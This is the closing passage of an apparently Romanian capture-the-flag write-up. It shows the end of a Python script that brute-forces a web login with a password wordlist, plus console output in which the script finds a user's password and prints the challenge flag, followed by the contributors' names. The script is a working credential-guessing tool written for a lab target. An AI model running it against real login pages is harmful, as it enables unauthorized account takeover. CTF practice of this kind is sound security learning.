    flag = grep_flag(req.text)
    return flag

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('-u', '--url', required=True, help="url to be attacked")
    parser.add_argument('--user', required=True, help="username")
    parser.add_argument('--password-file', required=True, help="path password
file")

    args = parser.parse_args()

    with open(args.password_file, encoding='latin1') as rf:
        passwordlist = [passwd.strip('\n') for passwd in rf.readlines()]

    username = args.user
    url = args.url

    flag = send_login_request(url, username, passwordlist)
    print("Flag: { }".format(flag))

if __name__ == '__main__':
    main()
```

```
C:\Users\ntj\Desktop\writeups>python3 solve.py -u http://34.89.213.64:32497/auth --user Alex --password-file rockyou.txt
Trying password 999/14344391
[+] Got a hit with credentials Alex:juliana
Flag: CTF{bf3dd66e1c8e91683070d17ec2afb13375488eee109a0724bb872c9d70b7cc3d}
```

Contribuitori

- Mihai Dancaescu (yakuhto)
- Netejoru Bogdan (trollzorftw)